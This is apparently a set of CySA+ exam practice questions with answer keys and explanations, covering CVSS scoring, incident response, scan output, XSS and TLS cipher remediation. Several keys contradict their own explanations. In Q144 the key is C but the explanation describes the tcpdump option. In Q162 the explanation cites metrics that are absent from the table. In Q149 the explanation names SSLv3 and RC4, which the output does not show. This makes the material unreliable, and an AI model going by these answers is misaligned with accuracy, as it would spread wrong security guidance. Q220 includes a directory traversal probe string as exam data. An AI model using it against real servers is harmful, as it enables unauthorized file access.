Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L
Which of the following vulnerabilities should be patched first?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: A

NEW QUESTION 139
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShel
B. Ruby
C. Python
D. Shell script

Answer: A

Explanation:
The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION 140
Which of the following actions would an analyst most likely perform after an incident has been investigated?

A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise

Answer: D

Explanation:
A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents12. Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident345. References: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

NEW QUESTION 144
A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
B. tcpdump -n -r packets.pcap host [IP address]
C. strings packets.pcap | grep [IP Address]

Answer: C

Explanation:
tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test- questions-with-answers
? https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

NEW QUESTION 146
Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

A. Signal-shielded bag
B. Tamper-evident seal
C. Thumb drive
D. Crime scene tape

E. Write blocker
F. Drive duplicator

Answer: AB

Explanation:
A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. ReferencesM: obile device forensics, Section: Acquisition

NEW QUESTION 149
A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

A. The host is not up or responding.
B. The host is running excessive cipher suites.
C. The host is allowing insecure cipher suites.
D. The Secure Shell port on this host is closed

Answer: C

Explanation:
The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 151
Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 156
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Answer: B

Explanation:
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

NEW QUESTION 158
AXSS vulnerability was reported on one of the non-sensitive/non-mission-critical public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website offline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: DF

Explanation:
The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code. These recommendations are effective, efficient, and less disruptive than the other options. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

NEW QUESTION 162
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A. 1
B. 2
C. 3
D. 4

Answer: B

Explanation:
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
References:
? CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
? The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION 165

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

A. Preparation
B. Validation
C. Containment
D. Eradication

Answer: C

Explanation:
After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 169
A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

A. The NTP server is not configured on the host.
B. The cybersecurity analyst is looking at the wrong information.
C. The firewall is using UTC time.
D. The host with the logs is offline.

Answer: A

Explanation:
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and …

NEW QUESTION 174
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT    STATE   SERVICE REASON
80/tcp  open    http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and " as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION 178
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning

Answer: C

Explanation:
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 183
During an incident, some loCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation
C. Reimaging
D. Preservation

Answer: A

Explanation:
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or
applying firewall rules12.
References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

NEW QUESTION 187
Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

A. Develop a call tree to inform impacted users
B. Schedule a review with all teams to discuss what occurred
C. Create an executive summary to update company leadership
D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:
One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:
https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

NEW QUESTION 188
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:
An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company’s internal portal.

NEW QUESTION 190
A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of
the following best describes what the security program did?

A. Data enrichment
B. Security control plane
C. Threat feed combination
D. Single pane of glass

Answer: D

Explanation:
A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official References: https://www.eccouncil.org/cybersecurity- exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack

NEW QUESTION 194
Which of the following would an organization use to develop a business continuity plan?

A. A diagram of all systems and interdependent applications
B. A repository for all the software used by the organization
C. A prioritized list of critical systems defined by executive leadership
D. A configuration management database in print at an off-site location

Answer:

C

Explanation:
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 198
The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

A. Deploy a CASB and enable policy enforcement
B. Configure MFA with strict access
C. Deploy an API gateway
D. Enable SSO to the cloud applications

Answer: A

Explanation:
A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

NEW QUESTION 200
When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

A. Changes to system environment variables
B. SMB network traffic related to the system process
C. Recent browser history of the primary user
D. Activities taken by PID 1024

Answer: D

Explanation:
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.
References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 205
Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A. Mean time to detect
B. Number of exploits by tactic
C. Alert volume
D. Quantity of intrusion attempts

Answer: A

Explanation:
Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat- intelligence/cyber-kill-chain-seven-steps-cyberattack

NEW QUESTION 210
Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:
The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis

assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION 215
An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

A. Blocklisting
B. Allowlisting
C. Graylisting
D. Webhooks

Answer: B

Explanation:
The correct answer is B. Allowlisting.
Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers12.
The other options are not the best techniques to ensure that users only leverage web- based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 220
While reviewing the web server logs a security analyst notices the following snippet
..\../..\../boot.ini
Which of the following is being attempted?

A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd

Answer: A

Explanation:
The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.
The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION 223
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Answer: AB

Explanation:
The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.
To remediate this issue, the organization should make the following configuration changes:
? Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
? Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites

that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.
The other options are not effective or necessary to remediate this issue.
Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie- Hellman or Elliptic Curve Diffie-Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.
Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.
Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.
Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .
References:
? 1 Padding oracle attack - Wikipedia
? 2 flast101/padding-oracle-attack-explained - GitHub
? 3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
? 4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
? 5 The Essentials of Using an Ephemeral Key Under TLS 1.3
? 6 Guidelines for the Selection, Configuration, and Use of … - NIST
? 7 CBC decryption vulnerability - .NET | Microsoft Learn
? 8 The Padding Oracle Attack | Robert Heaton
? 9 What is Ephemeral Diffie-Hellman? | Cloudflare
? [10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
? [11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
? [12] Galois/Counter Mode - Wikipedia
? [13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

NEW QUESTION 225
A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

A. Eradication
B. Isolation
C. Reporting
D. Forensic analysis

Answer: D

Explanation:
After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 244; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 253.

NEW QUESTION 228
A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

A. Running regular penetration tests to identify and address new vulnerabilities
B. Conducting regular security awareness training of employees to prevent socialengineering attacks
C. Deploying an additional layer of access controls to verify authorized individuals
D. Implementing intrusion detection software to alert security teams of unauthorized access attempts

Answer: C

Explanation:
Deploying an additional layer of access controls to verify authorized individuals is the best compensating control for the authentication vulnerability that could bypass the primary control. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a threat when the primary control is not sufficient or feasible. A compensating control should provide a similar or greater level of protection as the primary control, and should be closely related to the vulnerability or the threat it is addressing1. In this case, the primary control is to restrict access to a sensitive database, and the vulnerability is an authentication bypass. Therefore, the best compensating control is to deploy an additional layer of access controls, such as multifactor authentication, role-based access control, or encryption, to verify the identity and the authorization of the individuals who are accessing the database. This way, the compensating control can prevent unauthorized access to the database, even if the primary control is bypassed23. Running regular penetration tests, conducting regular security awareness training, and implementing intrusion detection software are all good security practices, but they are not compensating controls for the authentication vulnerability, as they do not provide a similar or greater level of protection as the primary control, and they are not closely related to the vulnerability or the threat they are addressing. References: Compensating Controls: An Impermanent Solution to an IT … - Tripwire, What is Multifactor Authentication (MFA)? | Duo Security, Role-Based Access Control (RBAC) and Role-Based Security, [What is a Penetration Test and How Does It Work?]

NEW QUESTION 231
Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. TO provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Answer: A

Explanation:
The correct answer is A. To provide metrics and test continuity controls.
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .
The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization’s systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization’s systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

NEW QUESTION 235
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